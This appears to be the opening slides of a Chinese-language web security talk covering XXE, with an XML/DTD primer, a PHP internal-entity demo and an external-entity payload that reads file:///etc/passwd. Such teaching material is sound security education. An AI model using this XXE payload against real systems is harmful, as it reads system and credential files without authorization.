
Web Security

not so
Hard

Kaibro (kaibrotw@gmail.com)




Outline

- XXE
- SSRF
- Deserialization
- SSTI
- Misc

XXE

XML Format



```
<?xml version="1.0" ?>

<!DOCTYPE note [
    <!ELEMENT note (to, from, body)>
    <!ELEMENT to   (#PCDATA)>
    <!ELEMENT from (#PCDATA)>
    <!ELEMENT body (#PCDATA)>
]>

<note>
<to>kaibro</to>
<from>seacat</from>
<body>meow</body>
</note>
```

XML 聲明

文檔類型定義 (DTD)

文檔元素

XXE


- 全名 XML External Entity Injection
- XML Parser 在解析外部實體時，可以根據 URL 做查詢
    - 本地讀檔（file://）
    - php wrapper（php://）
    - ....

DTD（Document Type Definition）

- 定義 XML 文件的結構，包含元素、屬性、排列等
- 常用關鍵字
    - DOCTYPE：DTD聲明
    - ENTITY：實體聲明（可以理解為變數）
    - SYSTEM , PUBLIC：外部資源申請

內部實體

```xml
<!DOCTYPE kaibro[
    <!ENTITY param "hello">
]>
<root>&param;</root>
```



```
php > $data = <<<EOF
<<< > <!DOCTYPE kaibro[
<<< >   <!ENTITY param "hello">
<<< > ]>
<<< > <root>&param;</root>
<<< > EOF;
php > echo simplexml_load_string($data);
hello
php > 
```

外部實體

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
```

